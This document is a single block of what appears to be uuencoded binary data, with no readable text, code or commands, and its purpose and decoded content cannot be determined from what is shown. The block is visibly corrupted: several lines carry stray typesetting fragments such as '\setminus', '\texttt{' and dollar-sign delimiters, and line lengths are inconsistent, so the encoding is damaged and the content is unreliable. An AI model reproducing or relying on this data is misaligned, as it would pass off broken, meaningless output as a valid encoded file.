M'C"!7>&*2D&=(:VP:H8UDRB\M3R[W0S(\$Y^AI,23_=(_6GB<J9<\L[!B*+,V $M(1P-NBF*)!N7*<)5W`(-^![U:^0W]JE:0Q&D,HK_(1@C^R)D_[CO&3`0[V\#G]$ $M1@8C/6J.D#"6P7Y@RFPWL?QE[?6>^[G_T.\,+A]D^>]]8,!"B+\U46E&J2X$ M20B`C]`SY[H]/>Q)=0U12^\$E_%[_;O=15K]BW^H63MIX\Y0DYYGK,!@%P(\$7 M86<6DJ272E"_>58=H_JN8SWZ.ID!7;8LJWY?>G\$EK>*YKA%\7S6FGD'=?'KP MX9S[IQ9V]U\MVW;5X%!3=VQ*7#14%&J400!!,>)F1@CBL"_4\BY@=G+IW?BZ $MG!NCYV$V+!N^1:0Y=+D\#B?\&EDNSOBY!L/UAV+.]F*@U18T-SRV\setminus[8TDS`E+%]$ $M4VW^2\#BN\QV48L;*9I-12H?1B4X4M6B1X"Q?@L[I/E5/DMRF5ZZ7B!J_-1BS]$ MY>_(#?88\:]D<Z,LE\$ZNB=GJFK;DLW#>DZ0VQQ:K=L%EJL.1'`P@^GG,>9+\ $M = [X > K \setminus JG8] = (T$,@<FN!'"?1.+EH;@<\#K=!` \setminus .2(6'G&,@_@-WU--/K6?JW)$ MGI2VF!=?*>>S`]D(,JCL8.O-X0L\$JMR\#&VBU0K9M1SW0XD<M6&(Z\$T^3QFR MYS16C<(A8%]1#H%7[NJY:WDN4/G]EV;6?M#=\"S=K8UZ2K_@'#=S,37:FF0L M/7I3A<_.U=D*0'^\$36HZILBNKX&B_-5(@)!/C',@X22^&F5]J/61F5:Z@4W# M390) `TXTFCU*ZBZ!(J_+*;H5UTB]\LOD24'L\VN>B<<Z+?RA*.(.07\$TR]A& M=2PZR]8Y?%GE0^)>2@?1V!9C+[I,6O1HY:ST:IF!;;(2_"SH&D_X];7YUE"+ M34=&9'<QPD\$JE!6L4GA2:VJOQ(F%/CZ>>2_*:Z8U-#5RL`773@<>,W7,CIH! $MP[=4+V64T(5E'A\#X$1<*[8!9ZK=+\)/^W-CNJEE\$F^\$GSAH3,CPE\$\#!-Y;ZZ]$ $M5\&OZ$Z[-.G[\#DVW$UQVYY$Q$9T\0?VO[-GZ4<_#B]:!Q&@()))`:-DM(7B2=$ MQ6-`M\$EQ)3UB0]J:190:T\$4*<=O!MR,00":<^7E6SLEZHP72E#)X`YE84>B" $\texttt{M\#K+V\$30-+@"OP]G;-(O(OI/8S+!A05I^7)\&`883OU<;-T\#C:30S_F]DB\$N5T}$ MM(QH]Z"^!06%.X&<M*M^<YP.90M7/K9JZ=U.&0(?WIO8FKJC)9!>2NDT39K< M,F8NV_XUOT=/G^GB2=T3C8V,X91>NUJ_R<"REQ.'BV>E)+[\$Y[KK.Y+#_4ZE MB=!M'G^'GY:\IW=_+ZFB\ST7OU!]WOT7E7V9G>CFOMT:7_[+_3U_M_I___77< M[R/DH3_S]S,,GV6;:Y''X<FG2;32.WWM_`.N_6KO?\K>-T2T(*169^*V"HM" M^{3} &DQH6D<;3)>(*N^2XHHM+"0C%:D(1FDEY8ER2*K4Q=K6)=U^<8A6)@&[$\texttt{M} < 8 \texttt{;;L_`D05M@JY10)} > \texttt{!55} \$1 \$6 \texttt{L3} \# \texttt{5QE} (-*-/+\texttt{G!@Q";-\$II45'3!} > \texttt{</'C<WJ}$ MZZZY,))N<)A9,W:W*BYFF,)&5AQ+DI[26KFJ=;X^+%9X;YC@;7X]XLN_7K-[MVAICKY55B]BF(BV9%7&B&AG<\`:@&":,@2!,\EP\%%LF1/G2Q@/F].^/IG8=9 M04?]FJJOR]C/\6`H_%:JOMD*#F:H/:[M>(``.R-U\+W^_5I-]I]V25P8O5I; MU\$DI/*1UH6+Q9,\N?Y*`^M_'*SN\F,#/+TV2IZD5^03#U>A5)LODI"`X'!Q+ M[6/[K2.UC]+H<G?]LNT6J3]2V)6D3<3O\$V?#E9:<1900#+77/GH&\?7DE?P[$MZ#1ZPDE:Q-/A+C'E&RB\setminus (\K@M(=&$JI;OWUOW$IKGW)&5^;'NQ_7JZ!+EV2S$ M&_Z_E8ZLN\O=@?ZGR\#A:_-PLW/GT-7DT*/SX:)<?#=EP9]G=WS7U_;BQ9%-M(\$UFZ2JC@]1"[!RFTU\24)N*.N9CS5KFO>K-WF#+:E_><V2/Y%`<6Y%HANP@ $\texttt{M(23QCIQG=>\$XF>18?:GXUTB/^NCZ-A\D":ON[<,K96V[M0\$,\$1.:O8JQD>J:} \\$ MFV!LJI*2ADZ>>\$2K%L!72[!IBGL4FH07,5^2:1+\$_<5\;YS^*/@XI*?8&MLG M(#IYJ#D.4R[<ZN[G8UM`BAC*A*NPWPCQ<\[-?8,_R.F?B*.\$^7\D]D6\V&.J M77\$'2M&F,2+U]B6Y(C@F8PW\$OU!OIBX##?1,C-"0S1:)8HIM^V5@1+'P:V\$* M?IRYWLKCXKV`DKSC',J+B5]:/H\$>?K_;7//9X[S-VT+W4A<>JD7;TZ+CGO*; MZU6]04VO.^=8L%F(#+`LA:Q1234/]0W;C'6<.C8_K4SGE/K',;X-]C2:IARZ MV6EJ-XQOIX!Y\$_#PV0T:;][>KW*_B5WMZW0&.[TRP%14MK\$9C_?L^]E(4%E3 M%6G#=(\C/\1ZPJ57HYRPB?VE";VN:#K84>N]YV[?`&SDJ(%2\$6LM<Z,D<_Q\ $MP = Q/Y)O\# 9/M79/;A5+OP5;AES[.+,[*1/Q+/]N=.L3?[.KPH&&$0B("@^M4)]$ MS@6S\%VX*MUR4V5@[Y[&N"/P^Y@9B*.SA**4'6)HOIBP*MT0<_Z]FID6^+7/ $\label{eq:mweaks} \texttt{MW}[@4:S\-\#>$S<J^*,8";M6;,G=-]+C8LAKX$3W.8/(^A9\[`K\(G;+`.U0?/9)]$ MBHY*OKS2U(D+\$R158L2RE2EXA_GB,5@#FC^ZIOD!DXI.ALB(?]`X;';]:V>` MQA43UK4;1^3ZE%\&4;/Y5Z\/:/O1&VGK!Y[)9\Y=7+&>=_F>.+Y.,\K;CT M]*LO`U41F;WGH)-(@CG/"&T"+(IODK*;6+@;0IS!S>BV)KJ/4;51C`:4=K`;ME:Y/'I.!,\46S];RXRA2_5?,_1;C@2`/\$.(EJ;^-EFZ11SVIJ;E==%.AJ?FJ MXR6Q,G)RF8!/.&:K:5B(@I#*GF,(\$".88QFG*P0'3X=[)`1F;)P>D6VSOY,; MY97FY9#G&N/)H,K08A[VY=E/W9N^S7KB<?.N+>P='Y2J'48RIZP@D_>C?D5(M@)?;S&\$@T1\$`XY-IA4"E.@669ARJ*.S^^N<BY<-X_O]UVTW?WI_'YM<O5J?" M6),A\[^#;=?`XD`P)VPS_.[O+^A18W-\$R,L7-U9\$ZMYWJ?&(M6D&`_8U^@!/ MW#, VZ]^S]CNDOQ*^+;\UF#!P'2M]U.!%"4]NX71,[]5:\5PXL[G4@<]#F(((MY;G%X+C^:Q+N+?H>\]E44M53BKZ#.M4T1YVBB]<9_%NNOQZA5Y7Q215>7MY5 M3=A<^8S;KHD\$(5?ZUZ/022NS^A2K79V/8\"?.@SNI#72V9?2R1\F>X._+5_: MZP892[^T6WIPUH-W_6)TGU[MAOQNSN=+OX^!7MHF<KQTI43-^=I1"KG#8@.4 MIEDU"SQ5]U'*)Q:=1#4<IOZUM#XIIW;L:4J9PI=J:W9FLZG\$,7U`;/FPI!2, M6EHIM8E.7;-[QT\$\`-?Y+)M0U=2T4*:&0&8A3,]4KSK=8)6%+1\`+[\$I<V'%G* $\label{eq:macip} \texttt{M\&CIP"BCQFC\backslash BUC`3;,DIZOS-+'NDZXM=.E$V[V=*\&=R'^\&H;<4W,V^\#,H+!L]} \\$

MNM<#UJV^?`R=M.I9RZ(RA<K8.+P+"DD.>%G\ID3NU6K)(O,194G!/\$-V,\$[-M@K?^'KJ-<<SMWCQ_L?*[^'/:`-'Z]C[A=RXR&FCL?@FQ4^\3V9WWJ35*X[%0 M/N_LU]X(7B\YOXNN]W0\6SQJ`<CF_1_\$00^[0C:"KN-``D@@`?B*)&!%]Y0P M) HH9I510& VG:H[E,,'7(ES3Y[+*GUVKV605!&PNR4B*,+L19*=[2?Q8+(R $\texttt{M`PH`0`EG("$\&>)!DGP7'>0*NP&\#3(F\C\#2@\#UC2_X/HQ7.\$1RT>)@,+?88TO }$ M*M\$",7*@L`",X?9`Z5]^&S[#3ZR4P`_C1_:@Z#0[R!`RR'!HNZOHK]\$>PZ<! M/;/,L,GB!'2&(D,\GMXRE5N=L:=QDM6=AK'2`1LFB\VI86>C:Y3<JZQ,-%NI MH878\:FC>NZ58P&,]GI[;(.*.2T03A/?X.W.K*EKVNBPE+)A7T]9ZSR[0J`= M!";)"A9R_9&9UWI-_=CVYFX82\$*46(TE99@LX9PWAU-XES=PH;W>_9L/]B66 MV>&;771DM5/TZ`QQ95'E5SZ3Q7FRRATOP8J",Z='U=#\X76P"*0]!['%^<Z6 M,P5'@)FJG<;K77YD61@IMNF.]],&@_80#04(8C_?6:<9WR94G%>EO2=78T*# MFYO:Q_YJ8LK`B6;48HG4/1%7LY'\$"<:#V+?-5@!W;XUE%?LD-S)0CO7:>)(? ME5IMH(:M`M#DL/4,_OU[08&KA72X+7!SXS(&L7#G5WHKXMEE7N]]]0A:3?AO M7)IVBS)'6^NKB1;J\$FQ\'&6&49S-2+8X0RA`XR&)6XH7\$5OY4(1^J1Y6-Z+P M*FHVU2.:/3T*)XZF]Y&<-7T&1=0=LZS(ERVG8+\$1NNU'Z#+F!QYGLKD]Y2*` $MD@+4XVX <= 61VP; \&L), 8):4, \&!, 7FS; 38E+D6/#/T*6^DM)NK[[SF>"/=_K>7]$ M;2S3O!A6+=*(A87!J<U@CD31GXE-U';XL`>\RJ4\38CJ6"3Q9(^S^8V0<:X' MY'56;2;;W.;^]Y5KW57C34LK"_\$8<3FLBXXB`V+!FP=G;DVDXVL3AWF"?)23 MV!&5/,LIX4R.S/0[`X_&3"7>6LWDL40083.]A"]KS'#[DSWR698U3/_>O;MI MJ9FP<...\$I*-,'*%LCCY`=^7W69Q5T8Q;JF.:9^S6^6=`??ZBO["Y.%RFQ#4) M4IREBYL;ZD^/31W?<:)2G&K+4[)F.2(<!?*M.,1T)^#2C#DQU2T\GR?J;.!M MI/@D@5?2 < MO&= \$IXU+5DR & 9+*M=] = \$7Y & 4?8X&TS]RC * \$[H\$BF[FPI=ZVJCA]M!"9_72EJ\$QR,H&X>1#ZFZXV%^X>MCX#.\$A9(@^<E!<=+T^*-7+F37).:O4N6 M=EMZSC>PDK[8/IDU;LC?6.1=UK5@C8I!C).:]LK1H8UM8--A967LYF9V7+OD MZM\TE@"<D)+0N.UV_I.ZC5(83:N>+3ME=2WDME0E8)=8@A#<ED?=2,?0:XZ-MOXD,/F\$"\\$N;CNZ&89:\$D-6R'OIYHQMF,?BU*[\$K9EH,78==N8<"&&(KA;:T M70: ZK0%]]D8"IT-DYU"DOUNAM.YG(G*\76^1=[?67WF.B7FK_I)23BADTEZ? $M[]I[Y>S2HKEC.;G>?*<TMWJK@(N[((\G[8R<N`^9V2V-C&\/'M%D\A,WLBV;$ M?XXHEBI/M108?&C?Z4V.WO-B,UG/DY\12"@TNCBVCG3/NQ3A9XQD??[4\<BA M:.ME<_#5%48L=<QRAX`28%?R]\..%8=VTW4W\$6IE:%3]OH3?W''8:2FEW#J3 M4WXH]J=+B^@K8C"G4DH'KI]9\$IB#1[RRB2C_)*.*M'=C&'^/Q&&V`M=0J`[8 M3Z<T[*Y2MMILE6UETQS.E\)T]\969\$+P0%T9/5B3_J91BF>0L?"2\$"0"ITC" M8TB`"#6><RT/IJ;IX:.'XS&3[W%Z\$4R^XZGOU.T2G88%F7%)78`V34.&]MI(MR]LCEE<ATK_6T-&1[J.+3L;M+BM+B^Q9RQY-\>9GG<ER!PJC":E7IJA*PC<^ M784Q/LX&=6N<FZ:-)WM(6-CDZ/LTVSK<5C:1:BOWC:^U]W<>9#K\#JW["_AC M;7D#)W_S?PY`N)\7N^.%-54=&:'ACL`G!C&!8#07113,PW@G&T="B'IYC2I(MHTXR!<\$=J^7GF%&4_E\$^1E9X=4BR:L<\J^.\$<IKQ8?@';*J-(XSZZQ.,X[M+ MQ9L7'4:#;W&.A+<;VOL,L[P4[<L<:Q06>A'G<]BW>4]=CL\=\$TU\<[EHW<Y/ $M)P:9MI97@?9=H:06FRQ;A)V]T61Q^ZJ43,T_6@LO&<P*`J.[MH1\90W;U><#$ $M5G.F+5@-E<Y)Z<=\#'7K'V:$6@]M!=/M>[][F_AU\IL=;084S.G38:BI!H51I]$ M/QJ]%/J5W7_?;?3_`CAPM;;.)#\D_;C-L?^`?3WF2*X2;BXY+LB-IO/7MUAW M=^9025]"(;>JC&ATCIJ=R*T2_CK*C<RWINP")D6:2&;ITI%_'0Y\$,S2VL"L] M?B]PVBC:D^(3'30H(9"QQC8F;='QLJ*=^S8+Y%50C5I2I1#1T]227)6SGMJ5 $M(TM\#<NGW,@XTZ6;G\#$"`9$98GXT2GP`/?BCTP''HORKYW(W-3!\@P7-=EFA($ M8R+)R#CP<C1SRA!YUF+7V:VYXXE:I"TN?RVN\-&.5LFF!3C..0?-8JHL\$(Z8 MXJI1L\$5IC2YF^"K_(T-EHF.#PXM"L"K!63%%@XAO)CJMS\E>5#P'@W<T3(D% M%(E\$B8\?N\P=WMJ/;-SL"Y!:\$1"1<U/*9]W#5*:FFA)#[W#;9-71?8I-[DS/ $MC1>\#A_\Z6VO;G-@S4UG"W:PA9:]E<5SO4F9SRT?&3$+`<\#/$2U?V\Q[\,'>MC1>#A_\Z6VO;G-@S4UG"W:PA9:]E<5SO4F9SRT?&3$+$ $ML8S^{[(-2;<W^77)E&DF?78;M=_,TW]!=S2^{[6-Z\.LK[#+)#>)-:*"P}$ $M2\#,30X4(=^PB\#,C\&^C)M(M3"O]6MZ]5L;-WKY9YVK(P9^X*GGEB>.E.JDA$ M6C);!846)M//]NX&OM@C@J'>Q@H3#5T?N#PG/LD[/'.9#Z %IE1)N(B*I6! M&"H"D@MA5%&;=4,I^>,M+'5OH=5[S&=%'1A>;>T@,N5X5<.XHEQ=\$XLW>B+ MZ<NLNO=#Q(A*A@W19KD906GAVJ0[4XWW)21SP%E00Z2\$>(11#0ARBI;12.\ M-OA[D:*&SRE34!)LIX?TC90>?9,36AQ'%@=A0XB'Q;&:6?B=XE"<I]5WWSO2 MOB(#Z/M5%R1>#X:4E//Z'@]HSMT*/CQZFTHR:''`('I+=]NX^)LB0]?&:CPL $MB8B0)E-\$)\M:-Z,)[B3^NK6L"WD<A_\#\$/>7\$JO3-OI-K385S72]':*0K3K[\$ $M2[R]]S]0M; ^N^51?W728QNV3QKV(GY>I]DE/[+/6G5MU]#, <$1-=WA.AGHS$ MLB@\$GU'+_D.=[R"5&20LXH5)5(/JHNKZA'/\+0CJK&=%28R0C?(.`2,:,F,A $ML<4_?$) [=.C1; RQA\$RA_5?Q&F_P1(G>8XTM'O=<D*5)#<F?.A^\&HXX[B=<H_ M*\$QIQB((,F;!\,B?\$;2<K*DBVN^<B\$;IM+.N[R.?61@Z[M1,*BGH'1D%[*8D]]

M\%KG",8AAS^[&\$^3>W81';%U!UT1&YE[V5,;N"%+CIP>9.W9N7Y=`>@-A*,+ $MW^{-7JP}[;OXJ>"$B(8Y^Z$^JOS/3"*E&!9<W'AQ9^7U*NM'?Z_]E&\+<@YA2G$ M)AK6\$5*:[M%K'EFV9#]K3#X=P7K,+"PS:.TG6]60')8%4K"R_@_U#QI]E"0" MAZV4P=2P9>\$2OH3UJJBJL)(:-E-\%""\$.*4*^O!WHCU:OOR@1+8CIZ?W\97' M&Y1]C>#RLR\,RQOF65J9\,1KIJ&+D,WHO1@9G^>@78V3F]SALF3_7U]9Y&4Y M'7;=3EO-SB`:>)EPPX<3X=WOM'^N[U*>XK+,5G-,S)M-;9G+'%&'I"('BYZN MR2A(C\$SB`([0N![C\&Z?T P9"X0P[FA'RLOO)GA:H8V)O!UM:*SFBS'E%64 M#U,_#O(6F258:,MJPJ#5SR2C]-'E&5A^'O8VBU6:V6"YW4Y^,7^'F=AH,!]\$ M@FJI-?KLQ808&/,0R/AV,)*.B#*=)S.[]TMJF.LG]PBQ7[<XY<<&KIV>GT%6 M8<*[:_(-S.:8FC4309:TR?@>Q-SY,E-UN.KZ?R7JW[N=[I.8UN3Z%6;TU&;" MCZCY#_TL941Y:\S39=\I.BNN>G#?[.TX-,P=-)?7X>J^UCJM?0KF%7VL=_() M`\$/WGI9C;8F]\$_"G_#QKR(QQ9A6R)8&ALYY)*MSE*)O^#@=9%M1-/T3BE0_[$M1-_:04F^PVRN^{\#[*K\&+3@_6SS-3*/5U]?;V]%^B64(J^F&06$<1(-FN6=,0@)$ M^6S:YFS7PDU0T5%E1%KI;C!MGQKF1].:(=\$GT=NORUARS@;IM;*%_9QKI-P, MU0F%PHKOOR\$R-.X_@?'A*6(4P`-2B<)&G^?]V0W.34"VJGBQSGIRP<I>K\19 M, K57"9!#&QFK2(@&HD<4QI'\$ZG61]*([KY)R<S:B29+Y5#Z)FPXUA1.XP?Q5 $MDB-5&J8X-615*4J&(U<Y92#W-Y"8W1Y, `=ZHR.N<W]#\!OW]9HD.@$[:CBE2]$ M<08#V8T>@C]L0%HI"*\$;*(6[%S.ZQH`;R+1_6ONEX[L*>C2+VA+;1%VCFF'B MW>'BRN6'!^*=8Z/(2UW<=T7Y9[3*3_\IV&V?>D@IQO!UIQAOP0\O35TFN`=, $\verb|M|) + 4F + x] + U1 + & ((1:J-5([S4*8"XEK6(H1R=;<5>J+O`'FA=$C=2+-=]B>S\;)$ $MEJJ^O&*, 4P)_!X-])Q=M)63C066VFH=]1K; EE&9@=>"<5=Y13A2]=G?CO=3.$ $M =] < Q7D/% '2;95) %X = $JS%C)5 > " = DK2]; Q!VZ^KXENNUM "4@_&*C\#+<BPQ>'$ MDWV:3(GV;S`PM*'*4+MA2Q6WNK;Y.\G\ZA34+`W_<S#NG7F?8RC+A^!"\'][</pre> M5X[.!1=2@+'D*X^!TD_=&9_X9/Q9DQ9GYVLD17`PI.)??:-D<<?LO"5(_-[B M<._=(,V%OTS1_`0;#]98Z`>+FAS'NF#08/ZC(H*:Q\P2F8<I9W)8\$?XT#N], MB!:3,6!K8N/D0^I,N5+#A\$8H\$IQF\\$5"1DKZ1^-X7LS#6LB%X8.G(Z_YW-@(M5`O65YR:0:F7<ZZ+!Q=:_&/=F@:B6^S@U;PX.H52TE)X>)C)X:&PY0;4VCA\ MAT4&6W<,;409`%'E7#T"?-O-^@WZ`,7'TJ_#[QUXM\$*2*8`BX[%G.;56-E,S $\texttt{MQ')} \texttt{SB71)} \texttt{MV^^JE^Q+\&_*YY)} = <0\$665] \texttt{DF=ML=!X_=:-XD(M'SX\$\$/-9\\.11/2000)}$ M:2'9`C,D6_6FN7ZT\$B*7@M?OXT2MOGAP2JQS=REI],F1NXP#V"-#2+2)D\=L MM3,?A5`CJV5=5/#3++TX10-WLR=X4SY!>O..JC):7`^9G@3?\O)+OST,B<XF M]DS2%BGN+X-+; \$OVM5R#:HR916+;U[Y)\$'FTD/YTR^>QU_!<7;39!T>\$I.M3 M10*>N)/Y:-O)M;\/M%T]!>GW8>>'6T:%`?K\,_FBLNA3YNZ?<-=-E;HYU_NZ MV=_O)5M5'/*F,AGK\O%SIF]RUZ^*,RD1)C,J25L9Z3QW#9`\$>"24VO*5RFNG $M\A7^&U+M8^*\T]5DW`(2T=C(3S4Y:8``)G\;/LY:9+.JTJXGQ">$79!HY;*$ M1&]^F3!Z<A6DO/&U]SRS9\$&U#Q./A:SG<[NX+;*E87Z<J[YF\$J.^[D43V!S8 M1V?Y.\$S[.FN(^8I<IR;HO5)\$W>)YG:[M3%ZGBKK9SJRC`+HQ^(%]B'%.WQAR MY(9,_6@,_`Y(P-IL#!"\$D&@+XPO-]`>!TQ?`:6QE9IN5R])CN!L[A[E?#2#7 MBX:R\FR\@M8,J]]\#S],5\n\";G-K\@LS:[(E.>Q,O0S:/4\8N(A/H9?2Y*I::O M,8^[TR&`9YC39-E8M#VE;FLEK+257./BNLSXD6#O\[Q"85TQG<9FWNFUZ]_I $MM-?HFDCJ[YTG1R-"C,!G>G;U?X<XW-`YXAL###IQSJ'_#>)TXI.584M$N<JS$ MMQ>,6;@3N%:-"5=XRVKI6IBT:IL+"V&A[7E+JL=X5B*3\$BQPWA?&C[D+TW0 MHMZ52/0EVYYEPRS]6)Y9^CM#U^YL22!&XO#=&<V6U *0\J4[EA-B#5%UD. 2 MXK8R"26/05W\LD=@F(//UMQ#PN@IF'ZAP.;ZTBIM'!F%]=I>69U?FUGCIJ<6 M29_P3JA:X4]Y5NP4?80^ONRRQ8\?#9%\;:J0ZGVS*U#J\8OVZZ%TM3+O")>[MFUQGB1D\$7#6!!\$Z!?B04A(1P-Z!^Y%=X>-^)?V5X17SEP38![:90BEUJD%=(M(5>)2,J(C(TLUDXK)5C:2+Y^8FSIVK>WY*\1:`,+^-<Q>Y,%SR<]C]6N^CT` MQ"(*W++FEF#SO-U8/!CRAN)EQ)\I[LD2<^'C_6H_DJ3E"MTKG23#BV*^(3L@ $MG[Q%WM(,54<\&PC,;HM4]UH>R<38']#B5A![F,B.6`P],+KJMT(!6$\B&/3,$ $M7\&5Q\&*)GR26RR1A<C3WKL[4UR+@\\0CU7*7**A*=)6"%#2<H;!!(:?OHX''N.$ $M@X9@@4+:S3@-FQ/5Y:69WT!L')->N'7??-&WM$2-E_MYYF<)_$R9.BGA1N^V$ $MX8!GR;5^4F+PI-/-,#)=&MLZ=Z4>,F,I>;.-+#._-83$1@@QB.4,Q%R]>]2$ M%.6G?6.<H.+:*\]7@9\$^#%NZE1WP<'R.`S%VLMH7FZ'78Q@T!"HMM%9@@H8# M>/;4,I?GH*(UB>PAU<0,'&+7_4MB*]>>ZJYRA\,Y]S-(Y.G`#S#YF[%^C%LE $M2/1)MH+)C[\&_*06\su:<*RJV+(S57;T^A*1^MW\#B72C;S]1%<02TL6A9F'=9$ MR3,=_3<>7&WQ!YA<D;(Y:VL`TU""(W'[WKVXU#.L4BP`09G0Y,H#'@1_7VAS MOT;, $(>O-L>^[9;/\#<N^90"=G=\\.^OUO7,YOVWE?(-HLP^JZ^!,0[T,-.,:Z?))$ M\5)N'&UU:N*-,0-`!0&(2\$B^P92O:2)H]E,CERY(V=/=BT46,S3OK/<VOEZU $MK7D[4VF#PZ\OV5Y#9$)(-2^Z24+,VW46:9Q9LDT7%-,S,Z8G7\]36Y[V,X<:$ MN.0C5%AF\D6E!]&&Y7"+Q"XWEFO4WMF4XH:PA:QS8!)7X)Q`-\+UVCQYG!MT

M; "?3#VHLJL\RZ-N'YF&[JBMXY^IQ\$=FWFR:JS#E]4GI]*GO\$CBZ, "I[_.?CU M#Z'DH]\7AY3,M%[7ILHY[8>3Q42.DE]O?JG@<^XD\OXLS]CB?@LI@"O79DLC MXH>\$/G(`-WIDPIE67`R\JRO5SL904T=[\$C0-MXOR4C&JHWXZ"F)-I&&7PNLI MPH6>YRM^KN7UTJD37AWE*&WB[G+5+Q_BDL[!G<I7X"GG97GSVV\EIM_%TNO\ M2OVNV7-L'JA\$8R#^S^@_W9CW]EPMS\(^Q4X/&4UL6C)@V(P6T'AZ<A0``"!D MG`>L7HKRC`S]S4GL=>>,VVU[M\$`?]R!.V7?&>SO@[D)NJ\BA%Z9=9H3-KU+S M>R.QD-C[NOKVE(X8UD^U#%9[;2^LGGM^=F +[AM5TQ=K`B-L5Q.NT.KU!V@N M-;,Q3/.[34Y##X>HUIECE]?HZ]=X>GH<<\E7NG99WP]BLK@=?*P>#R;1FYL9 $M%M*3X,6L1V&OV.;.1GV53BV"+7%ZR`&K@N(NGH[X49L<MKT9U<RV\B/)=-#-$ M<<RE,R6:!?BSU+[)<J4M!\$W=B,>IQRFQ>Z+&:_VPFFAR*S4%QR;25)4*ACA; M]>JLWCZB0,9^Z[KE=/!<8^=]35=11P+J4[,3G49WC]S+R?4ZM'U.G!\5UNS' M/Z:'*D-,+96RQ,,H>T3NV;NB1G&N]">EOD[&[5)DIOD"VNG_JG(\$AT4-ZU>C M;IYM-R84DJ-Q4F!1DY!=P]3/Q_O',TX^[P:Q!O!H>>:@!?OV\$@8(XQQ*VCL\$ M6Y6-<XEGX&F+GF4S*N<S\$WK/\$?)QZLO890?H>A.YD*]S3@JBG<A)IM\$.D1*X MM_`DD(`V[M4GB*D.;M.Z\TU0=2?>YNO<N@EJA,+CIFPEFJN(#)0JC`BK-4XS $M^{!}[]+\s(4*=R6-3\$BEV2KQ/&<<_51@:,;52&MCQ[F>:9\$DUE"*Q\D@4HB"03$ MVGPJ_HH[\F1:X,R""_X=A00G?\$0&,0V'6C%;ZN;*&5Q:VN-=&_H@W<MTL=-, MU^(K83:F,'.X^PP(P=%'ER5/%F-"J;!\F#F_I=KOR^O3ED29S]^)A[NIUK\9 MKI6W!=5SHLA9>_S*S>Q^2Y4:XO(&6M=J1BFC6:%4!R[_30*K*^#,"U)."7C6 $MQB"B#5<+%ZH.1-$(-VTG^?U9&OD%N)R0]C?2P=>I[N:+HWRATF,$Z!:'&>IV$ M9WNJ2SDXU: H*01\$I(=[\$![2A6';^L9DF._Q34>ZS31+%E%EK`<LCG9DB"5,C MN>G+]K)<&&'AD&_KAU^F;.C5+!+P6E[/N[>WW6.<NRC#?#4_OZ84S+SDD<LN MM, AUE5[H_R)*O, XT[J@QSOOK\IP3_"]EFHB@CWA"!.,8Z?YF1G-'Y@O(-,?-M*!ZJ%Z#5G^]FA@Y7>1PYR%H+VUN`("D0=H9,8BN*,VH#PT+:G^)P_I\1V&G? M:_1<23%JT[1>TZ+KEV8[)?XZ%]M7\$Z8R+.3'CJE^0K&P@?32T#:T.EY]-][` M]A:/8%-](3'HVNEWKO=X7_>C=,4"51\$-W0E#^TO_?Z!\2]'PWZA1FC]IV!H5 M9M8\T,<;>7'(X'4/O*'3WBO+"9U@;HR^>-&VE6@>@AQ1O+`B?#&!K\>94HEL MLN<L!!K+CZ^B/!477H).XV;\?\ON\L\$>3%0L^O?B/97W?HAP\$W!VDYR=L1'[MDTO2UBEE--56DM%OC"VM2/RG46<FEZY/R]V3G?J;&R61IW&/DP7[B60G3>R[MQ, %W!F\$%%@_6?Q7?Y"^7D;R][FX]7I5:7[6!\F7DR[2G')3C'L>0J6>W_"QK M[ENZM:>7/>U,9H89HC5KKLWPXZK8ALS:4D\C<&I4SP4,RFB0'-50+-6=!TT9 M`&UOO,6(H/HY^Y([;ZO8X_1UYDN[Q3\$M&GD>D9QY,*[/<T^CR^_][\;P7CSV M\$*21%UW#::W/,YZVGV[-MWNK3F3<_/U.%/4L6P1>FK*U[N]H]Q)<GT0U!)3U $M/'6S+.LQ.?QONI[S'%#5B\JFO@4&[Q.NVNA/T]%QMA^OQ?X_OW8%WN]CE=Y>$ MOMCB@.*+/P35!GQT"./!#T%B@1\$`E^JJ"I[MV/&E6\$Y\$OES&\=TGU/EOPS,\$ M.3M1\$6_#%PF_/B#3S/=RI>*MW^&O]39AN;'AM"D7&D&(L=F-_#S%^3H*+0'8 $\texttt{M_8IP(V7P.'<.<DJYHPZ6,K2@Q&\$W3ZF+Q!S\&/E\#D5(3:^8V\$G\5;=PF\#;MAJ) }$ $\texttt{MY9GI(V@S(8"T168KS\$V6<.QQ*M2VSX>(+-9:0QTZ"-+`X*^`4=2>AZ6J.T"\$) }$ $\verb|M_FXS"4] 6 GRE \& \$T73UH7LI = \verb|ZJ/LR/-P < GK > *[KT_5G63LSGW_< + (< N) > *5.?) |$ M9%HRT<CMO);P%Z-?61[NFG'70:;^WS)O34U!9"]<7QO>[C]>>7"C:T?\$;HWU MU090ZH=E`A_!\$1,F`JF?UC\LYKJ7%S4F\$D@_T(1DRS%X_H92]/0RV(.^^3C` $\texttt{MT(U]N7V=/USX`E,DM$XAL6X0<1T_-P\&,B)Q\#,QJ-N-C:MPE5N66(1N3\backslash GLPS)}$ M5=R%<309+*<IA]28G'I'8RJ?<:,0'4;J2^'+YFA1.EI;06+J[I,N2LT!!R#Z M&>.@+CN^S5%,A#6SC.<<9XS7J21(\+\-1CN`TD9-%!HWBG]4N!<O:8006S!\$ $\label{eq:mass} $$M`OK(.J=(R8\$`GUXPVZ1T-DS"I$HZQVHB$9QUH'2R`^O\IRV:"<BVR,+?+FN>$$$ MH)XMHZ8VW(VU6\$%']2>W5"H8#4(N;[9QMRJ8\$=Y.N(5:93*XC2Z9X(/CPQU1 MDY3T<&O"N=S_X?,UV8[IK/T=]H9L-+EIJ!+:5<UQ9U+(8:7N74_RX;T(PC!, M"U%-`\$)PE@K4`NI"#1`X.OA[C6>8A*\$KOVT9RH[U@X=JE\$F;OCS=#G@EZL_# MOP]]>^DZ#,ETBIN7ST6/J;(,N&O-FTFG3(BF<4T4#\$*H8(`5<J2",8=2[47' M7%*\$8`UP+NN9&+^%?'&N3N3OIA!,SN./.H6JM`I#,I*UB#-\$RIJA0O0@"6&; $M49H:D'L]<Z/\QK)?D1E6AT8MI+6IOQP-\T>,]N8V+07X%Z/D&[_/*1AR#'7U$ M?&EOY5*XL(8X2P!R5W8[K'82?)(-G\$)L\$-R2`@)4E>\$<(O?-G6=O6_D7-?2J M:V>"DWMS;F5[:9<+KJ91%8W<5"XH0.WCRQHLU(7F6<8(/VV7KS+R!=NILIB) MYXER7DS%M<ENKIY]+%:[/J/77`+E)P5"(,!<QS400-J2&%^,7U,MR\$H:_.4Y $M08AT.7;H8B,*$5-;\O\V\&C"=N/>W=UPR(LPC D'=$+D'A[KL%(R<#WY@+.8])$ MATV:,\YBG#_,+W+=#,GGZ,E>0"`?*Z34_866NM_>U6B99./[01\A<\.]V;DP 